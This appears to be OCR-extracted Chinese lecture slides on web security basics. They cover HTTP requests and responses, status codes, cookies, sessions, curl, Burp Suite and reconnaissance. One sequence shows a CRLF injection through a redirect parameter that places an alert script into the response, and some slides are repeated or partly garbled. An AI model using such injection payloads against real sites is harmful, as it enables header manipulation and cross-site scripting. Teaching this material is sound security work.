
```
HTTP/1.1 200 OK
Content-Length: 5

Meow!
```

瀏覽器 / Client

Server

HTTP Protocol

HyperText Transfer Protocol



```
GET /home HTTP/1.1
Host: example.com
```

HTTP Request

HTTP Response

```
HTTP/1.1 200 OK
Content-Length: 5

Meow!
```

瀏覽器 / Client

Server

HTTP Request

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 …\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

\r\n： HTTP 使用 CR(\r)LF(\n) 換行


HTTP Request: Method

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 …\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

- 動詞，用來表達使用者發出這個請求想幹嘛
- 常見的有 GET，POST，PUT，DELETE，PATCH，HEAD …

HTTP Request: Path

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 …\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```



http://example.com/login?redirect=%2f#login-form

Path + Query Parameter

HTTP Request: Protocol version

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 …\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

- **HTTP/0.9 ~ 1.1** — Text-based protocol
- **HTTP/2** — Binary protocol
- **HTTP/3** — QUIC protocol (UDP)

HTTP Request: Header

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 …\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

- 提供 HTTP request 要告訴 server 的一些附加資訊
- More: MDN | HTTP headers - HTTP


HTTP Request: Header

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 …\r\n
Content-Length: 32\r\n
\r\n
```

```
curl https://bbc.com -H "Host: pypi.org"
```

- 提供 HTTP request 要告訴 server 的一些附加資訊
- More: MDN | HTTP headers - HTTP

HTTP Request: Header



- 提供 HTTP request 要告訴 server 的一些附加資訊
- More: MDN | HTTP headers - HTTP


HTTP Request: Body

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 …\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

- POST / PATCH / PUT 會帶上這段資訊
- GET 等 method 通常不會出現此部分

HTTP Protocol

HyperText Transfer Protocol



```
GET /home HTTP/1.1
Host: example.com
```

HTTP Request

HTTP Response

```
HTTP/1.1 200 OK
Content-Length: 5

Meow!
```

HTTP Response

```
HTTP/1.1 302 Found
Content-Length: 35\r\n
Content-Type: text/html; charset=UTF-8\r\n
Location: https://example.com/\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
Redirecting to <a href="/">/</a>...
```

\r\n: HTTP 使用 CR(\r)LF(\n) 換行

HTTP Response

```
HTTP/1.1 302 Found
Content-Length: 35\r\n
Content-Type: text/html; charset=UTF-8\r\n
Location: https://example.com/\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
Redirecting to <a href="/">/</a>...
```

Protocol version and Response status

# HTTP Status Code

- 1xx: 修但幾勒 101 Switching Protocol
- 2xx: 👍 200 OK
- 3xx: 走開 301 Moved Permanently
- 4xx: 你怪怪的 403 Forbidden
- 5xx: 我怪怪的 500 Internal Server Error

HTTP Status Codes Decision Diagram

🐱 http.cat / 🐶 httpstatusdogs.com

HTTP Response

```
HTTP/1.1 302 Found
Content-Length: 35\r\n
Content-Type: text/html; charset=UTF-8\r\n
Location: https://example.com/\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
Redirecting to <a href="/">/</a>...
```

Protocol version and Response status

HTTP Response: Header

```
HTTP/1.1 302 Found
Content-Length: 35\r\n
Content-Type: text/html; charset=UTF-8\r\n
Location: https://example.com/\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
Redirecting to <a href="/">/</a>...
```

提供 server 要告訴 client 的一些附加資訊

（有可能從而洩露/得知一些伺服器環境）

HTTP Response: Body

```
HTTP/1.1 302 Found
Content-Length: 35\r\n
Content-Type: text/html; charset=UTF-8\r\n
Location: https://example.com/\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
Redirecting to <a href="/">/</a>...
```

HTML / JavaScript / Image / Whatever...

HTTP Response: Header

```
HTTP/1.1 302 Found
Content-Length: 35\r\n
Content-Type: text/html; charset=UTF-8\r\n
Location: https://example.com/\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
Redirecting to <a href="/">/</a>...
```

Location （重新導向的目標） 使用者可控？

HTTP Response: Header

```
HTTP/1.1 302 Found
Content-Length: 35\r\n
Content-Type: text/html; charset=UTF-8\r\n
Location: https://example.com/\r\n\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
Redirecting to <a href="/">/</a>...
```

Location （重新導向的目標） 使用者可控？

HTTP Response: Header

```
HTTP/1.1 302 Found
Content-Length: 35\r\n
Content-Type: text/html; charset=UTF-8\r\n
Location: https://example.com/\r\n
\r\n
<script>alert(1)</script>\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
Redirecting to <a href="/">/</a>...
```

```
?redirect=http://example.com/%0d%0a%0d%0a...
```

HTTP Response: Header

```
HTTP/1.1 302 Found
Content-Length: 35\r\n
Content-Type: text/html; charset=UTF-8\r\n
Location: https://example.com/\r\n
\r\n
<script>alert(1)</script>\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
Redirecting to <a href="/">/</a>...
```

BODY

```
?redirect=http://example.com/%0d%0a%0d%0a...
```

HTTP Response: Header

```
HTTP/1.1 302 Found
Content-Length: 35\r\n
Content-Type: text/html;
alert(1)</script>\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
Redirecting to <a href="/">/</a>...
```

CRLF Injection

BODY

```
?redirect=http://example.com/%0d%0a%0d%0a...
```


Cookie

- 紀錄使用者資訊的一小段資料
- 跟 domain name 和 path 綁定

Visit https://splitline.tw:8080

Domain	Path	Cookie
splitline.tw	/	meow=123
google.com	/	session=c8763
...	...	...

Cookie



```
GET / HTTP/1.1
```

```
HTTP/1.1 200 OK
Set-Cookie: over18=1
```

```
GET / HTTP/1.1
Cookie: over18=1
```

Cookie 屬性

- HttpOnly
  - 無法在 JavaScript 中利用 document.cookie 取得
- Secure
  - 只有在透過 https:// 傳輸時才會被送出到伺服器
- Expires=<date>
  - cookie 會在設定的日期與時間之後失效
  - 沒設定則會在瀏覽器關閉後自動失效
- Max-Age=<seconds>
  - cookie 會在設定的秒數之後失效
  - 優先級比 Expires 高

Session


```
GET / HTTP/1.1
Cookie: sessionid=8b25bf2a843de1fa
```

Server

Session ID	Data
bc84a40359835cc7	{"username": "admin"}
8b25bf2a843de1fa	{"username": "meow"}
0f79e18fbd21ac7a	{"username": "guest"}
...	

Signed Cookie

```
GET / HTTP/1.1
Cookie: session=eyJ1c2VybmFtZSI6ICJhZG1pbiJ9.CAAEGc3...
```



data


```
{"username": "admin"}
```

hmac

```
hmac(SECRET_KEY, data)
```

Some Tools You Might Need

F12: Developer Tools



```
<!DOCTYPE html>
<html>
▶ <head>…</head>
… ▼ <body> == $0
  ▼ <div>
      <h1>Example Domain</h1>
    ▼ <p>
        "This domain is for use in illustrative examples in documents. You may
        use this
            domain in literature without prior coordination or asking for
        permission."
      </p>
    ▼ <p>
        <a href="https://www.iana.org/domains/example">More information...</a>
```


```
element.style {
}
body {                                                    (index):10
    background-color: □#f0f0f2;
    margin: ▶ 0;
    padding: ▶ 0;
    font-family: -apple-system, system-ui,
       BlinkMacSystemFont, "Segoe UI", "Open
       Sans", "Helvetica Neue", Helvetica,
       Arial, sans-serif;
}
body {                                        user agent stylesheet
    display: block;
```

cURL Cheatsheet

```
curl 'https://example.com'
       -i/--include                    # Show response header
       -v/--verbose                    # Show more message (?)
       -d/--data 'key=value&a=b'       # HTTP POST data
       -X/--request 'PATCH'            # Request method
       -H/--header 'Host: fb.com'      # Set header
       -b/--cookie 'user=guest;'       # Set cookie
       -o/--output 'output.html'       # Download result
```

[Tips] Convert curl syntax to other languages https://curl.trillworks.com

Burp Suite



Use Burp's embedded browser

There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.

Use a different browser

You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.

Using Burp Proxy

If this is your first time using Burp, you might want to take a look at our guide to help you get the most out of your experience.

Burp Proxy options


Reference information about the different options you have for customizing Burp Proxy's behaviour.

Burp Proxy documentation

The central point of access for all information you need to use Burp Proxy.

Web Hacking

基礎思路



觀察建置環境
(Recon)

尋找漏洞 / fuzz

實際攻擊

- 用什麼語言？
- 什麼版本？
- 什麼框架？
- 架在什麼伺服器？
- ...

- 理解語言特性/框架原理
- 網站邏輯
- 已知框架/套件漏洞

- 將漏洞轉為實體危害
- 擴張漏洞的危害性

Recon (Reconnaissance) / 偵查

- 網站指紋辨識
  - Special URL path
  - Error message
  - HTTP Response Header
  - Session ID
  - (And more)
- 自動分析網站技術的 browser extension：https://www.wappalyzer.com/

Infomation Leak / 資訊洩漏

